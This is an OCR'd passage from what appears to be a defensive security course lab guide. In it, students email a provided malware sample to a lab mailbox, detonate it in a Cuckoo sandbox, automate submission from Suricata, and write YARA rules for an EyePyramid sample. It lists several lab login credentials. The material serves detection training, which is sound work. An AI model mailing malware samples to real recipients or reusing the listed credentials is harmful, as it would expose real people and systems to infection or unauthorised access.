
Username: root
Password: sec599

12. **Sending the payload**

As this is not an offensive course, we will not create a new custom malware, but will rely on one of the samples that is available in our "Desktop/Day 2 Samples/" directory (generated by yours truly). Let's select the cv.vbs file and send it to our jobs mailbox (jobs@synctechlabs.com)!

You can again use the feistymail.com mailbox of Jim Persons! Details:

Username: jim.persons@feistymail.com
Password: S3cr3t123




13. **Submitting a sample manually in Cuckoo**

Let's switch back to our Windows machine (and thus our victim).

We have created a bookmark page to our instance of Cuckoo (which is running at IP address 192.18.30.15 on port 8000). This is a default Cuckoo install without any "fancy" tricks or tweaks!

Let's manually upload the sample we received in our mailbox! We can do this by:

- Save the cv.vbs attachment to our Windows Desktop
- Opening the Chrome browser (it's pinned to the Start bar)
- Opening Cuckoo from the favorites tab
- Clicking the "Submit File" function
- Selecting the cv.vbs file from the Windows Desktop




14. **Reviewing Cuckoo results**

Once the report has been generated (analysis marked as "reported" in Cuckoo), let's have a look at the summary:

- What kind of scoring did it receive?
- What IP address is it trying to connect to?
- What signatures are matching?
- ...

Take your time to browse through Cuckoo's interface (please don't limit yourself to the Summary) and have a look at the different tabs available at the left of the web interface. Excellent examples include "Behavior Analysis", "Network Analysis",...



15. **Automating the solution!**

We can of course not expects users to recognize & submit potentially attachments themselves. In the final step of this lab, we will add a script on our Suricata machine that will automatically submit any extracted files to the Cuckoo API!


Our solution relies on two components:

- suricatafilemonitor.sh: A small script that will "watch" the /var/log/suricata /files directory for any new entries. If any are found, the script will call cuckoosubmit.py
- cuckoosubmit.py: A python script that will submit the cuckoo sample

You can start our "automation" by running the following command in the Putty session you still have opened to 192.168.20.10:

root@webmail:/home/sec599# /etc/suricata/suricatafilemonitor.sh

If you have additional time, please feel free to analyze how these scripts work!



16. **Sending our payload again**

    Please repeat the exact same steps from step 12. You can now opt to send the .exe file instead of the .vbs file and assess the differences...

17. **Keeping an eye on Cuckoo**

    Our automated analysis script will not provide you with a lot of feedback. However, let's switch back to the Windows02 machine...

    If you now browse the Cuckoo interface you should see a sample that was automatically added to the Cuckoo queue! Congratulations, you've built your very own mail sandbox using only open-source components!

SEC599-2.2: Exercise - Finding the needle in the haystack using YARA

Objective

During this exercise, we will get familiar with YARA! We will leverage YARA in the following ways:

- Generate YARA rules for a known payload / malware sample (We will use the EyePyramid sample we analyzed yesterday)
- Find related malware samples in a large dump of samples

In order to achieve this, you will need to complete the following exercise steps:

- Analyze the EyePyramid sample we loaded in Cuckoo Sandbox yesterday.
- Develop a YARA rule that can successfully match your file!

As a second part of the exercise, we will now do the following

- Use YaraGenerator.py to create YARA rules for the provided malware sample "yaragenerator_sample"
- Find related samples in the "dump" directory

Scenario

Virtual Machines

1. SEC599-C01 - DomainController
2. SEC599-C01 - Firewall
3. SEC599-C01 - Ubuntu02
4. SEC599-C01 - Windows

Exercise 1 : SEC599-2.2

During this exercise, we will get familiar with YARA! We will leverage YARA in the following ways:

-Generate YARA rules for a known payload / malware sample
-Find related malware samples in a large dump of samples

1. **Authenticate to Windows**

   We will again use our trusted workstation! You can authenticate using the following credentials:

   Username: Nick Fury
   Password: Awesomesauce123


2. **Open WinSCP to copy all samples**

   We will analyze a number of samples on one of our dedicated malware analysis machines. Please launch WinSCP.exe in order to copy our malware samples to an Ubuntu box in our CSOC environment.

We want to set up a connection to 192.168.30.15, with the following credentials:

Username: sec599
Password: sec599


As this is the first time you connect to the system, WinSCP will pop up a warning asking you if you would like to connect to an "unknown host". You can select "Yes", as you indeed want to connect to the Linux system.



3. **Copy all samples from the DVD to /tmp**

   We will copy all samples from the inserted DVD to the /tmp directory on our Linux machine using the following steps:


   - Use the dropdown box on the left to change the local folder location (left window in WinSCP - currently "My Documents") to the DVD drive (D:);
   - Use the dropdown box on the right to change the remote folder location (right window in WinSCP - Currently "sec599") to the "/tmp" folder;
   - Drag and drop the "YARA-Malware Samples" from the left window to the right window
   - Press "OK" in the "Upload" window that pops up



4. **Change destination folder name**

   In order to facilitate our next steps, we will rename the target destination folder from "YARA-Malware Samples" to "YARA". We can do this by:

   - Right-clicking the folder name (in the target window on the right);
   - Clicking "Rename"
   - Changing the name to YARA




5. **Adding a "target" folder**

Once the folder is renamed, we will perform two final changes on the target system:

- We will create a folder "target" under the "YARA" folder (double click on the YARA folder, then right-click and "New -> Directory")
- Move the "yaragenerator_sample" file to the newly created "target" folder (drag & drop in the target window)


The end-result should be a yaragenerator_sample under the "target" directory on the Linux VM (see screenshot). Once this is completed, we can close WinSCP.exe.



6. **Analyze EyePyramid using Cuckoo**

In the same way we used Cuckoo yesterday, please upload the EyePyramid.exe (can be found on the DVD) to Cuckoo, we will use the results of its analysis to develop some matching YARA rules. As a small reminder:

- You can open the Cuckoo interface by launching Chrome and selecting the Cuckoo bookmark from the Bookmarks tab;
- You can upload a file by clicking the "Submit file" feature in Cuckoo and selecting the EyePyramid.exe from the "D:\YARA-Malware Samples\" folder;
- The Cuckoo configuration can remain the default one, so once the file is uploaded, we can just click the "Analyze" button on the right-hand side of the screen.



7. **Find relevant strings in the Cuckoo report (1)**

   Once the analysis is running, we'll have to wait until the status page shows us "Reported"... This could take about 2 minutes, feel free to refresh the page periodically, to make sure you have the latest state of the analysis.

